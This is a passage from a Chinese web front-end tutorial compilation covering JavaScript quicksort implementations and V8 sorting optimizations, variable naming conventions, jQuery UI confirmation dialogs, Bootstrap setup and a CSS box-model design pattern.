    var pivot = arr[0];
    var smallSet = [];
    var bigSet = [];
    for (var i = 1; i < arr.length; i++) {
        if (func(arr[i], pivot) < 0) {
            smallSet.push(arr[i]);
        } else {
            bigSet.push(arr[i]);
        }
    }
    return QuickSort(smallSet, func).concat([pivot]).concat(QuickSort(bigSet, func));
}
```

这是一个非常基础的实现，选取数组的第一项作为基准元素。

##### 原地（in-place）排序

我们可以注意到，上面的算法中，我们其实是创建了一个新的数组作为计算结果，从空间使用的角度看是不经济的。javascript 的快速排序算法中并没有像上面的代码那样创建一个新的数组，而是在原数组的基础上，通过交换元素位置实现排序。所以，类似于 `push`、`pop`、`splice` 这几个方法，`sort` 方法也是会修改原数组对象的！

我们前面说过，快速排序的核心在于切割数组。那么如果只是在原数组上交换元素，怎么做到切割数组呢？很简单，我们并不需要真的把数组切割出来，只需要记住每个部分起止的索引号。举个例子，假设有一个数组[12, 4, 9, 2, 18, 25]，选取第一项 12 为基准元素，那么按照原始的快速排序算法，会把这个数组切割成两个小数组：[4, 9, 2], 12, [18, 25]。但是我们同样可以不切割，先通过比较、交换元素，将原数组修改成[4, 9, 2, 12, 18, 25]，再根据基准元素 12 的位置，认为 0~2 号元素是一组，4~5 号元素是一组，为了表述方便，我这里将比基准元素小的元素组成的分区叫小数分区，另一个分区叫大数分区。这很像电脑硬盘的分区，并不是真的把硬盘分成了 C 盘、D 盘，而是记录下一些起止位置，在逻辑上分成了若干个分区。类似的，在快速排序算法中，我们也把这个过程叫做分区（partition）。所以相应的，我也要修改一下之前的说法了，快速排序算法的核心是分区。

说了这么多，还是实现一个带分区的快速排序吧：

```
function swap(arr, from, to) {
    if (from == to) return;
    var temp = arr[from];
    arr[from] = arr[to];
    arr[to] = temp;
}

function QuickSortWithPartition(arr, func, from, to) {
    if (!arr || !arr.length) return [];
    if (arr.length === 1) return arr;
    from = from || 0;
    to = to || arr.length - 1;
    var pivot = arr[from];
    var smallIndex = from;
    var bigIndex = from + 1;
    for (; bigIndex <= to; bigIndex++) {
        if (func(arr[bigIndex], pivot) < 0) {
            smallIndex++;
            swap(arr, smallIndex, bigIndex);
        }
    }
    swap(arr, smallIndex, from);
    QuickSortWithPartition(arr, func, from, smallIndex - 1);
    QuickSortWithPartition(arr, func, smallIndex + 1, to);
    return arr;
}
```

看起来代码长了很多，不过并不算复杂。首先由于涉及到数组元素交换，所以先实现一个 swap 方法来处理元素交换。快速排序算法中，增加了两个参数，from 和 to，分别表示当前要处理这个数组的哪个部分，from 是起始索引，to 是终止索引；如果这两个参数缺失，则表示处理整个数组。

同样的，我用最简单的方式选取基准元素，即所要处理分区的第一个元素。然后我定义了 smallIndex 和 bigIndex 两个变量，分别表示的是左侧小数分区的终止索引和右侧大数分区的终止索引。什么意思？就是说从第一个元素（基准元素）到第 smallIndex 个元素间的所有元素都比基准元素小，从第 smallIndex + 1 到第 bigIndex 个元素都比基准元素大。一开始没有比较时，很显然这两部分分区都是空的，而比较的过程很简单，直接是 bigIndex 向右移，一直移到分区尾部。每当 bigIndex 增加 1，我们会进行一次判

断，看看这个位置上的元素是不是比基准元素大，如果大的话，不用做处理，它已经处于大数分区了；但如果比基准元素小，就需要进行一次交换。怎么交换呢？首先将 `smallIndex` 增加 1，意味着小数分区增加了一个元素，但此时 `smallIndex` 位置的元素很明显是一个大数（这个说法其实不对，如果之前大数分区里面没有元素，此时 `smallIndex` 和 `bigIndex` 相等，但对交换没有影响），而在 `bigIndex` 位置的元素是一个小数，所以只要把这两个位置的元素交换一下就好了。

最后可别忘了一开始的起始元素，它的位置并不正确，不过只要将它和 `smallIndex` 位置的元素交换位置就可以了。同时我们得到了对应的小数分区[`from...smallIndex - 1`]和大数分区[`smallIndex + 1...to`]。再对这两个分区递归排序即可。

#### 分区过程的优化

上面的分区过程（仅仅）还是有一定的优化空间的，因为上面的分区过程中，大数分区和小数分区都是从左向右增长，其实我们可以考虑从两侧向中间遍历，这样能有效地减少交换元素的次数。举个例子，例如我们有一个数组[2, 1, 3, 1, 3, 1, 3]，采用上面的分区算法，一共碰到三次比基准元素小的情况，所以会发生三次交换；而如果我们换个思路，把从右往左找到小于基准和元素，和从左往右找到大于基准的元素交换，这个数组只需要交换一次就可以了，即把第一个 3 和最后一个 1 交换。

我们也来尝试写一下实现：

```
function QuickSortWithPartitionOp(arr, func, from, to) {
    if (!arr || !arr.length) return [];
    from = from || 0;
    to = to || arr.length - 1;
    if (from >= to - 1) return arr;
    var pivot = arr[from];
    var smallEnd = from + 1;
    var bigBegin = to;
    while (smallEnd < bigBegin) {
        while (func(arr[bigBegin], pivot) > 0 && smallEnd < bigBegin) {
            bigBegin--;
        }
        while (func(arr[smallEnd], pivot) < 0 && smallEnd < bigBegin) {
            smallEnd++;
        }
        if (smallEnd < bigBegin) {
            swap(arr, smallEnd, bigBegin);
        }
    }
    swap(arr, smallEnd, from);
    QuickSortWithPartitionOp(arr, func, from, smallEnd - 1);
    QuickSortWithPartitionOp(arr, func, smallEnd + 1, to);
    return arr;
}
```

#### 分区与性能

前面我们说过，快速排序算法平均时间复杂度是  $O(n\log n)$ ，但它的最差情况下时间复杂度会衰弱到  $O(n^2)$ 。而性能好坏的关键就在于分区是否合理。如果每次都能平均分成相等的两个分区，那么只需要  $\log n$  层迭代；而如果每次分区都不合理，总有一个分区是空的，那么需要  $n$  层迭代，这是性能最差的场景。

---

那么性能最差的场景会出现吗？对于一个内容随机的数组而言，不太可能出现最差情况。但我们平时在编程时，处理的数组往往并不是内容随机的，而是很可能预先有一定顺序。设想一下，如果一个数组已经排好序了，由于之前的算法中，我们都是采用第一个元素作为基准元素，那么必然会出现每次分区都会有一个分区为空。这种情况当然需要避免。

一种很容易的解决方法是不要选取固定位置的元素作为基准元素，而是随机从数组里挑出一个元素作为基准元素。这个方法很有效，极大概率地避免了最差情况。这种处理思想很简单，我就不另外写代码了。

然而极大概率地避免最差情况并不等于避免最差情况，特别是对于数组很大的时候，更要求我们在选取基准元素的时候要更谨慎些。

基准元素应当精心挑选，而挑选基准元素的一种方法为三数取中，即挑选基准元素时，先把第一个元素、最后一个元素和中间一个元素挑出来，这三个元素中大小在中间的那个元素就被认为是基准元素。

简单实现一下获取基准元素的方法：

```
function getPivot(arr, func, from, to) {
    var middle = (from + to) >> 1;
    var i0 = arr[from];
    var i1 = arr[to];
    var i2 = arr[middle];
    var temp;
    if (func(i0, i1) > 0) {
        temp = i0;
        i0 = i1;
        i1 = temp;
    }
    if (func(i0, i2) > 0) {
        arr[middle] = i0;
        arr[from] = i2;
        arr[to] = i1;
        return i0;
    } else {
        arr[from] = i0;
        if (func(i1, i2) > 0) {
            arr[middle] = i1;
            arr[to] = i2;
            return i1;
        } else {
            arr[middle] = i2;
            arr[to] = i1;
            return i2;
        }
    }
}
```

这个例子里我完全没管基准元素的位置，一是降低复杂度，另一个原因是下面讨论重复元素处理时，基准元素的位置没什么意义。不过我把最小的值赋给了第一个元素，最大的值赋给了第二个元素，后面处理重复元素时会有帮助。

当然，仅仅是三数取中获得的基准元素，也不见得是可靠的。于是有一些其他的取中值的方法出现。

有几种比较典型的手段，一种是平均间隔取一个元素，多个元素取中位数（即多取几个，增加可靠性）；一种是对三数取中进行递归运算，先把大数组平均分成三块，对每一块进行三数取中，会得到三个中值，再对这三个中值取中位数。

不过查阅 v8 的源代码，发现 v8 的基准元素选取更为复杂。如果数组长度不超过 1000，则进行基本的三数取中；如果数组长度超过 1000，那么 v8 的处理是除去首尾的元素，对剩下的元素每隔 200 左右（200~215，并不固定）挑出一个元素。对这些元素排序，找出中间的那个，并用这个元素跟原数组首尾两个元素一起进行三数取中。这段代码我就不写了。

针对重复元素的处理

到目前为止，我们在处理元素比较的时候比较随意，并没有太多地考虑元素相等的问题。但实际上我们做了这么多性能优化，对于重复元素引起的性能问题并没有涉及到。重复元素会带来什么问题呢？设想一下，一个数组里如果所有元素都相等，基准元素不管怎么选都是一样的。那么在分区的时候，必然出现除基准元素外的其他元素都被分到一起去了，进入最差性能的 case。

那么对于重复元素应该怎么处理呢？从性能的角度，如果发现一个元素与基准元素相同，那么它应该被记录下来，避免后续再进行不必要的比较。所以还是得改分区的代码。

```
function QuickSortWithPartitionDump(arr, func, from, to) {
    if (!arr || !arr.length) return [];
    from = from || 0;
    to = to || arr.length - 1;
    if (from >= to - 1) return arr;
    var pivot = getPivot(arr, func, from, to);
    var smallEnd = from;
    var bigBegin = to;
    for (var i = smallEnd + 1; i < bigBegin; i++) {
        var order = func(arr[i], pivot);
        if (order < 0) {
            smallEnd++;
            swap(arr, i, smallEnd);
        } else if (order > 0) {
            while (bigBegin > i && order > 0) {
                bigBegin--;
                order = func(arr[bigBegin], pivot);
            }
            if (bigBegin == i) break;
            swap(arr, i, bigBegin);
        } else if (order == 0) {
            swap(arr, i, smallEnd);
            smallEnd++;
        }
    }
    QuickSortWithPartitionDump(arr, func, from, smallEnd);
    QuickSortWithPartitionDump(arr, func, bigBegin, to);
    return arr;
}
```

简单解释一下这段代码，上文已经说过，在 `getPivot` 方法中，我将比基准小的元素放到第一位，把



比基准大的元素放到最后一位。定义三个变量 `smallEnd`、`bigBegin`、`i`，从 `from` 到 `smallEnd` 之间的元素都比基准元素小，从 `smallEnd` 到 `i` 之间的元素都和基准元素一样大，从 `i` 到 `bigBegin` 之间的元素都是还没有比较的，从 `bigBegin` 到 `to` 之间的元素都比基准元素大。了解这个关系就好理解这段代码了。遍历从 `smallEnd + 1` 到 `bigBegin` 之间的元素：

- \* 如果这个元素小于基准，那么 `smallEnd` 增加 1，这时 `smallEnd` 位置的元素是等于基准元素的（或者此时 `smallEnd` 与 `i` 相等），交换 `smallEnd` 与 `i` 处的元素就可以了。

- \* 如果这个元素大于基准，相对比较复杂一点。此时让 `bigBegin` 减小 1，检查大数分区前面一个元素是不是大于基准，如果大于基准，重复此步骤，不断让 `bigBegin` 减小 1，直到找到不比基准大的元素（如果这个过程中，发现 `bigBegin` 与 `i` 相等，则中止遍历，说明分区结束）。找到这个不比基准大小元素时需要区分是不是比基准小。如果比基准小，需要做两步交换，先将 `i` 位置的大数和 `bigBegin` 位置的小数交换，这时跟第一种 case 同时，`smallEnd` 增加 1，并且将 `i` 位置的小数和 `smallEnd` 位置的元素交换。如果和基准相等，则只需要将 `i` 位置的大数和 `bigBegin` 位置的小数交换。

- \* 如果这个元素与基准相等，什么也不用做。

#### 小数组优化

对于小数组（小于 16 项或 10 项。v8 认为 10 项以下的是小数组。），可能使用快速排序的速度还不如平均复杂度更高的选择排序。所以对于小数组，可以使用选择排序法要提高性能，减少递归深度。

```
function insertionSort(a, func, from, to) {
  for (var i = from + 1; i < to; i++) {
    var element = a[i];
    for (var j = i - 1; j >= from; j--) {
      var tmp = a[j];
      if (func(tmp, element) > 0) {
        a[j + 1] = tmp;
      } else {
        break;
      }
    }
    a[j + 1] = element;
  }
}
```

#### v8 引擎没有做的优化

由于快速排序的不稳定性（少数情况下性能差，前文已经详细描述过），David Musser 于 1997 设计了内省排序法（Introsort）。这个算法在快速排序的基础上，监控递归的深度。一旦长度为 `n` 的数组经过了  $\log n$  层递归（快速排序算法最佳情况下的递归层数）还没有结束的话，就认为这次快速排序的效率可能不理想，转而将剩余部分换用其他排序算法，通常使用堆排序算法（Heapsort，最差时间复杂度和最优时间复杂度均为  $n \log n$ ）。

#### v8 引擎额外做的优化

快速排序递归很深，如果递归太深的话，很可能会出现“爆栈”，我们应该尽可能避免这种情况。上面提到的对小数组采用选择排序算法，以及采用内省排序算法都可以减少递归深度。不过 v8 引擎中，做了一些不太常见的优化，每次我们分区后，v8 引擎会选择元素少的分区进行递归，而将元素多的分区直接通过循环处理，无疑这样的处理大大减小了递归深度。我大致把 v8 这种处理的过程写一下：

```
function quickSort(arr, from, to){
  while(true){
```

---

```

// 排序分区过程省略
// ...

if (to - bigBegin < smallEnd - from) {
    quickSort(a, bigBegin, to);
    to = smallEnd;
} else {
    quickSort(a, from, smallEnd);
    from = bigBegin;
}
}
}

```

## 6.1.2 JavaScript 代码进化

<http://www.hicss.net/evolve-your-javascript-code/>

变量命名:

变量名包括全局变量, 局部变量, 类变量, 函数参数等等, 他们都属于这一类。

变量命名都以类型前缀+有意义的单词组成, 用驼峰式命名法增加变量和函式的可读性。例如:

sUserName, nCount。

前缀规范:

每个局部变量都需要有一个类型前缀, 按照类型可以分为:

s: 表示字符串。例如: sName, sHtml;

n: 表示数字。例如: nPage, nTotal;

b: 表示逻辑。例如: bChecked, bHasLogin;

a: 表示数组。例如: aList, aGroup;

r: 表示正则表达式。例如: rDomain, rEmail;

f: 表示函数。例如: fGetHtml, fInit;

o: 表示以上未涉及到的其他对象, 例如: oButton, oDate;

g: 表示全局变量, 例如: gUserName, gLoginTime;

当然, 也可以根据团队及项目需要增加前缀规范, 例如我们团队会用到:

\$: 表示 JQuery 对象。例如: \$Content, \$Module;

一种比较广泛的 JQuery 对象变量命名规范。

j: 表示 JQuery 对象。例如: jContent, jModule;

另一种 JQuery 对象变量命名方式。

fn: 表示函数。例如: fnGetName, fnSetAge;

和上面函数的前缀略有不同, 改用 fn 来代替, 个人认为 fn 能够更好的区分普通变量和函数变量。

dom: 表示 Dom 对象, 例如: domForm, domInput;

项目中很多地方会用到原生的 Dom 方法及属性, 可以根据团队需要适当修改。

1: 作用域不大临时变量可以简写, 比如: str, num, bol, obj, fun, arr。

2: 循环变量可以简写, 比如: i, j, k 等。

3: 某些作为不允许修改值的变量认为是常量, 全部字母都大写。例如: COPYRIGHT, PI。常量

---

可以存在于函数中，也可以存在于全局。

函数命名：

统一使用动词或者动词+名词形式，例如：fnGetVersion(), fnSubmitForm(), fnInit(); 涉及返回逻辑值的函数可以使用 is, has, contains 等表示逻辑的词语代替动词，例如：fnIsObject(), fnHasClass(), fnContainsElement()。

如果有内部函数，使用\_fn+动词+名词形式，内部函数必需在函数最后定义。例如：

对象方法与事件响应函数：

对象方法命名使用 fn+对象类名+动词+名词形式；例如 fnAddressGetEmail(), 主观觉得加上对象类名略有些鸡肋，个人认为一个对象公开的属性与方法应该做到简洁易读。多增加一个对象类名单词，看着统一了，但有点为了规范而规范的味道，这里根据自身喜好仁者见仁智者见智吧。

某事件响应函数命名方式为 fn+触发事件对象名+事件名或者模块名，例如：fnDivClick(), fnAddressSubmitButtonClick()

get 获取/set 设置, add 增加/remove 删除  
create 创建/destroy 移除 start 启动/stop 停止  
open 打开/close 关闭, read 读取/write 写入  
load 载入/save 保存, create 创建/destroy 销毁  
begin 开始/end 结束, backup 备份/restore 恢复  
import 导入/export 导出, split 分割/merge 合并  
inject 注入/extract 提取, attach 附着/detach 脱离  
bind 绑定/separate 分离, view 查看/browse 浏览  
edit 编辑/modify 修改, select 选取/mark 标记  
copy 复制/paste 粘贴, undo 撤销/redo 重做  
insert 插入/delete 移除, add 加入/append 添加  
clean 清理/clear 清除, index 索引/sort 排序  
find 查找/search 搜索, increase 增加/decrease 减少  
play 播放/pause 暂停, launch 启动/run 运行  
compile 编译/execute 执行, debug 调试/trace 跟踪  
observe 观察/listen 监听, build 构建/publish 发布  
input 输入/output 输出, encode 编码/decode 解码  
encrypt 加密/decrypt 解密, compress 压缩/decompress 解压缩  
pack 打包/unpack 解包, parse 解析/emit 生成  
connect 连接/disconnect 断开, send 发送/receive 接收  
download 下载/upload 上传, refresh 刷新/synchronize 同步  
update 更新/revert 复原, lock 锁定/unlock 解锁  
check out 签出/check in 签入, submit 提交/commit 交付  
push 推/pull 拉, expand 展开/collapse 折叠  
begin 起始/end 结束, start 开始/finish 完成  
enter 进入/exit 退出, abort 放弃/quit 离开  
obsolete 废弃/depreciate 废旧, collect 收集/aggregate 聚集

### 6.1.3 利用 jQuery UI 定制表单提交确认对话框

<http://www.tuicool.com/articles/7VjIFb>

利用 jQuery UI 定制表单提交确认对话框

---

在 Web 开发过程中，确认对话框（confirm dialog）是一个非常常用的组件，无论是删除内容还是创建内容，我们经常会看到这样一个提示框来请求确认执行。如果不追求界面的美观、又希望使用简单，那么就用 javascript 提供的 confirm() 方法来制作，反之则可以使用包括 jQueryUI 等封装了增强版 Dialog 的框架。

javascript 的 confirm():

```
var confirm=confirm("确定要访问网憩阁吗? ");
if(confirm){
    window.location.href="http://wangqige.com";
}
```

上面这是最简单的一个确认对话框，首先我们在调用 confirm() 时传入一句需要提问的问题，当用户点击“确认”按钮时跳转到指定的页面。

只是可惜 confirm 提供给我们的定制化性能太弱了，连 Ok、cancel 两个 button 上显示的文字都不能随意修改（只能系统本地化为当前区域惯用文字，如简体中文是“确认”和“取消”），在我这次的功能制造过程中，日方要求将“Ok”、“キャンセル”(cancel) 改为日语习惯的“はい”、“いいえ”，于是我花了不少时间来调查这个问题，最终发现只有当浏览器为 IE 时可以借助 vbscript 来实现这个功能，其余浏览器则不行。于是我转而向 jQuery UI 方向来调查，终于完美解决了这个烦恼的问题（说完美其实也还差一点，不过这是 css 方面的问题）。

jQuery UI Dialog:

这是 jQuery UI 提供的标准化控件之一，通过对它的配置使用，我们可以很好的针对自己的需求来进行定制，而且使用也非常简单，至少我没花多少时间就实现了所有围绕它而做的操作，回头想想之前调查 Upload 时对 Yahoo YUI 的尝试，花了几天时间愣是没啥成果。废话不多说了，来段代码实际验证一番。

首先在 html 代码的底部添加一个空的 div 层，name 命名为“dialog-confirm”，为了看起来舒服，而且规范化，再给加个 title，

代码效果如下：更新：貌似代码高亮功能出问题了，Html 代码还是会被识别出来，只能不贴这部分了

这个 div 层是用来显示对话框的，在应用的过程中为了增加重用性，所以显示的文本内容由 javascript 来负责追加，而非写死在 html 代码中，下面来看 javascript 部分的代码：

```
$(function() {
    $("#dialog-confirm").html("确定要访问网憩阁吗? ");
    $("#dialog-confirm").dialog({
        resizable: false,
        height:140,
        modal: true,
        buttons: {
            "确定": function() {
                $(this).dialog("close");
                window.location.href="http://wangqige.com";
            }
        }
    });
});
```

---

```

    },
    “取消”: function() {
    $( this ).dialog( "close" );
    }
    }
    });
    });

```

对于 Dialog 所提供的方法，在此我不多作说明，如有需要可以参考官方文档，这里我只说明 buttons 部分。从上面的代码可知，双引号部分的文本就是 Dialog 上 button 显示的内容，而后面则是触发 click 事件后的操作，在上面的例子中仅仅是关闭当前对话框，在实际开发中可以在关闭对话框之后调用自己写的 function。

### 使用 jQuery UI Dialog 制造表单提交确认对话框

在本次的项目中，我所需要实现的是点击表单的 submit 事件之后，弹出一个对话框让用户确认提交表单。当我按照给出的示例做好对话框之后发现，jQuery UI Dialog 不会终端表单的 submit 进程，因此当对话框仍显示在界面上，并且没有点击任何按钮的情况下，表单的 submit 操作已经执行完毕。理论性的内容我不是很了解，这里就不对原因进行阐述，下面直接给出解决方案。

首先创建一个简单的表单，在本示例中表单不执行任何实际操作，只是一个空表单，更新：貌似代码高亮功能出问题了，Html 代码还是会被识别出来，只能不贴这部分了。之后是对提交按钮增加 jQuery UI Dialog 功能：

```

$("#btnSubmit").click(function(event){
    event.preventDefault(); //这句话最关键，它是 jQuery 提供的一个事件，用来阻止元素的默认执行动作，比如这里的表单提交
    $(function() {
    $( "#dialog-confirm" ).html("确定要提交表单到网憩阁吗? ");
    $( "#dialog-confirm" ).dialog({
    resizable: false,
    height:140,
    modal: true,
    buttons: {
    "确定": function() {
    $( this ).dialog( "close" );
    $("#myForm).submit();
    },
    “取消”: function() {
    $( this ).dialog( "close" );
    }
    }
    });
    })

<html>

```

---

```

<head>
  <meta charset="utf-8">
  <link rel="stylesheet" href="http://code.jquery.com/ui/1.11.4/themes/smoothness/jquery-ui.css">
<script src="http://code.jquery.com/jquery-1.10.2.js"></script>
<script src="http://code.jquery.com/ui/1.11.4/jquery-ui.js"></script>
<link rel="stylesheet" href="http://jqueryui.com/resources/demos/style.css">
</head>
<body>

  <div id="queryDiv">
    <table>
      <td id="category">abc</td>
      <td id="honor">ab</td>
    </table>
  </div>

  <script>
    $(function(){
      console.log($('#queryDiv #category').val());
      console.log($('#queryDiv #dialogId').val());
      $('#dialogDiv').dialog({
        modal:true,
        autoOpen:false,
        width: 300,
        height:216,
        resizable:false,
        position:"center",
        buttons: {
          '确定': function() {
            $('#id').val($('#dialogId').val());
            $('#name').val($('#dialogName').val());
            $('#addCategory').val($('#category').text());
            $('#addHonor').val($('#honor').text());

            $("#mainForm").submit();
            /*var form = $("#mainForm");
            $.ajax({
              url:form.attr('action'),
              type:form.attr('method'),
              data:form.serialize(),
              dataType:"json",
              success:function(data){
                //$$(this).dialog("close");
                alert("成功啦");
              },

```

---

```

        error:function(){
            //$(this).dialog("close");
            alert("出错了哦");
        }
    })

    $(this).dialog('close');  */
},
'取消': function() {
    $(this).dialog('close');
}
}
});
$.openDialog = function() {
    $('#dialogDiv').dialog('open');
}
$.show = function() {
    alert('form 中 id 的值:' + $('#mainForm #id').val());
    alert('form 中 name 的值:' + $('#mainForm #name').val());
    alert('form 提交后,后台可获取 id、name 的值');
}
})
</script>

<form id="mainForm" action="http://www.baidu.com" method="post">
    <input type="hidden" name="id" id="id"/>
    <input type="hidden" name="name" id="name"/>
    <input id="addCategory" name="category" />
    <input id="addHonor" name="honor" />
    <input type="button" value="打开对话框" onClick="$.openDialog()"/>
    <input type="button" value="查看" onClick="$.show()"/>
    <div id="dialogDiv" title="修改数据">
        牛人等级: <select id="dialogId">
            <option value="1">铜牌</option>
            <option value="2">银牌</option>
            <option value="3">金牌</option>
        </select><br/>
        标签: <input type="text" id="dialogName"/>
    </div>
</form>
</body>
</html>

```

## 6.1.4 Bootstrap 的安装使用

<http://www.runoob.com/bootstrap/bootstrap-tutorial.html>

Bootstrap, 来自 Twitter, 是目前最受欢迎的前端框架。Bootstrap 是基于 HTML、CSS、JAVASCRIPT 的, 它简洁灵活, 使得 Web 开发更加快捷。

本教程将向您讲解 Bootstrap 框架的基础, 通过学习这些内容, 您将可以轻松地创建 Web 项目。教程被分为 Bootstrap 基本结构、Bootstrap CSS、Bootstrap 布局组件和 Bootstrap 插件几个部分。每个部分都包含了与该主题相关的简单有用的实例。

Bootstrap 包的内容

**基本结构:** Bootstrap 提供了一个带有网格系统、链接样式、背景的基本结构。这将在 **Bootstrap 基本结构** 部分详细讲解。

**CSS:** Bootstrap 自带以下特性: 全局的 CSS 设置、定义基本的 HTML 元素样式、可扩展的 class, 以及一个先进的网格系统。这将在 **Bootstrap CSS** 部分详细讲解。

**组件:** Bootstrap 包含了十几个可重用的组件, 用于创建图像、下拉菜单、导航、警告框、弹出框等等。这将在 **布局组件** 部分详细讲解。


**JavaScript 插件:** Bootstrap 包含了十几个自定义的 jQuery 插件。您可以直接包含所有的插件, 也可以逐个包含这些插件。这将在 **Bootstrap 插件** 部分详细讲解。

**定制:** 您可以定制 Bootstrap 的组件、LESS 变量和 jQuery 插件来得到您自己的版本。

您可以从 <http://getbootstrap.com/> 上下载 Bootstrap 的最新版本。当您点击这个链接时, 您将看到如下所示的网页:

Bootstrap 源代码

如果您下载了 Bootstrap 源代码, 那么文件结构将如下所示:



*less/*、*js/* 和 *fonts/* 下的文件分别是 Bootstrap CSS、JS 和图标字体的源代码。

*dist/* 文件夹包含了上面预编译下载部分中所列的文件和文件夹。

*docs-assets/*、*examples/* 和所有的 *\*.html* 文件是 Bootstrap 文档。

```
<!DOCTYPE html>
<html>
<head>
  <title>在线尝试 Bootstrap 实例</title>
  <link href="http://apps.bdimg.com/libs/bootstrap/3.3.0/css/bootstrap.min.css" rel="stylesheet">
  <script src="http://apps.bdimg.com/libs/jquery/2.0.0/jquery.min.js"></script>
  <script src="http://apps.bdimg.com/libs/bootstrap/3.3.0/js/bootstrap.min.js"></script>
</head>
<body>
```



---

```
<h1>Hello, world!</h1>
```

```
</body>
```

```
</html>
```

## Bootstrap CDN 推荐

本站实例采用的是百度的静态资源库(<http://cdn.code.baidu.com/>)上的 Bootstrap 资源。

百度的静态资源库的 CDN 服务, 访问速度更快、加速效果更明显、没有速度和带宽限制、永久免费, 引入代码如下:

```
<!-- 新 Bootstrap 核心 CSS 文件 -->
```

```
<link href="http://apps.bdimg.com/libs/bootstrap/3.3.0/css/bootstrap.min.css" rel="stylesheet">
```

```
<!-- 可选的 Bootstrap 主题文件（一般不使用） -->
```

```
<script src="http://apps.bdimg.com/libs/bootstrap/3.3.0/css/bootstrap-theme.min.css"></script>
```

```
<!-- jQuery 文件。务必在 bootstrap.min.js 之前引入 -->
```

```
<script src="http://apps.bdimg.com/libs/jquery/2.0.0/jquery.min.js"></script>
```

```
<!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
```

```
<script src="http://apps.bdimg.com/libs/bootstrap/3.3.0/js/bootstrap.min.js"></script>
```


## 6.2 CSS 样式设计

### 6.2.1 CSS 设计模式

<http://www.hicss.net/separation-of-powers-model-in-css-design-patterns/>

市面上我们常常会看到各种各样的设计模式书籍, Java 设计模式、C#设计模式、Ruby 设计模式等等。在众多的语言设计模式中我唯独找不到关于 CSS 设计模式的资料, 即使在网上找到类似内容, 细细一看之下才发觉是南辕北辙。经过浩瀚文章搜索发掘下依旧一无所获之后, 直接导致了我萌生一股写一篇 CSS 设计模式的冲动, 至此写下这篇文章, 其中叙述如有不当之处, 也恳请各位提出意见, 分享您宝贵的经验。

在写页面之中, width, margin, padding 这三个 CSS 属性可以说是用到频率最高的几个属性之一。但根据我的观点来看, 许多人, 甚至于大多数前端对于这三个属性的书写把握上乏善可陈, 以至于兼容和灵活性不得兼顾, 导致日后的开发维护成本直线上升, 代码不断增长, 覆盖重写样式, 接着再修复一个又一个的 Bug。这样的情况下, 使用一种合理高效的 CSS 设计模式不失为一种明智的选择, 个人称之为: width, margin, padding 三权分立模式(以下简称三权分立模式)。



*Firebug's Box Model Display*  
(not to scale, but very useful)

注意：在图上表示 margin 的颜色为白色（实质是透明）。Margin 比较特别，它不会影响盒子本身的大小，但是会影响和盒子有关的其他内容，因此 margin 也是盒模型的一个重要的组成部分。

盒子本身的大小是这样计算的：

Width:  $\text{width} + \text{padding-left} + \text{padding-right} + \text{border-left} + \text{border-right}$

Height:  $\text{height} + \text{padding-top} + \text{padding-bottom} + \text{border-top} + \text{border-bottom}$

通过图中我们得知，Width（物理总宽度）/Height（物理总高度），是由 width/height,padding,border 三者之和来决定的。但简单浅显的盒模型一旦牵涉到 CSS 中，便会出现不小的意外。

我们可以看出使用三权分立模式书写代码的简洁与高效，而且从可读性及维护性上有质的飞跃。唯一多的就是为内部添加一个额外的标签保证 padding/border 不会与 width 产生干扰，解除二者的耦合关系，这也是获得可维护性需要付出代价。

在刚才的例子中似乎忽略了另外一个属性——Margin。这里的 Margin 在三权分立模式中的立场相对于上面的 width 与 padding 耦合强度下似乎并没有那么明显，但以我的个人观点上来看：Margin 的分离是三权分立模式之中最为重要的一环。为什么 Margin 在这里如此重要？因为这里可以看出一名前端开发人员功力素养——代码可重用性。

提及代码可重用性，任何一门计算机语言都有所阐述，而 CSS 代码可重用性对于一名前端来说不亚于对 JS 重构的重要性。CSS 的可重用性会直接影响 HTML 代码的可复用性。

再回头看如上代码，这里的盒子仅仅是一个页面的一小部分而已。纵观整个网站，不会也不可能出现只需要一个模块的页面。每写一个模块，将来就要和各式各样的页面进行整合、维护、开发。

继续上面例子，现在我们做好了这个模块，开始行进页面的整合。假设这个模块所放的位置同左边的间隔需为 10px，同上方模块间隔 15px，可能会这么写：

这里的写法原本是没有大过错的，既然提出了 Margin 分离的重要性，当然不会那么简单的糊弄过去的。记住：你所写的每一个模块的代码将来都会有被复用到另外一个页面（项目）的可能性，甚至于我曾看到过一个模块被几个不同的页面反复重用。

说到这里，继续下去，假设这个模块需要在另外一块地方使用，而那里设计位置要求必须是同上方间隔为 0px，离左边 5px。内容结构完全一致，遇到这样的情况，你会如何解决？

一般遇到这种情况，第一种做法有人会对原先代码视而不见，直接重写一份新的 HTML 和 CSS。你别说，我还真遇到过。第二种做法或许会这么修改 HTML 和 CSS：

这样子你还会认为原先的选择器做法是正确的么。个人认为：Margin 是阻碍模块重用的最大杀手，因为任何一个组件都或多或少会添加 Margin 这个属性来间隔开自身同他人的距离，直接拷贝原先代码，则先前适用 Margin 的属性反而成为了新组件位置的阻碍，及时分离 Margin 可以有效的解除组件同 Margin 的耦合，达到重复使用的效果。

这就是三权分立模式的全貌，width,margin,padding 这三个属性完全的分离，大大提高了代码的可

---

复用性，可维护性，解除三者的耦合，为将来的开发维护打下坚实的基础，也是 CSS 设计模式的优势所在。

当然设计模式也有他的二个弊端：

复杂性：获得可维护性往往要付出代价，那就是代码可能会变得更加复杂、更难被新手理解。三权分立模式中的导入公共 CSS 重用模块，书写多个 class 合并代替使用单一 class 都是所需要考虑和规范的。

性能：多数的设计模式对代码的性能会有所拖累，这种拖累可能微不足道，也可能完全不能接受，这取决于项目的具体要求。这里的三权分立模式就需要额外添加一个内部标签来分离 padding 属性。

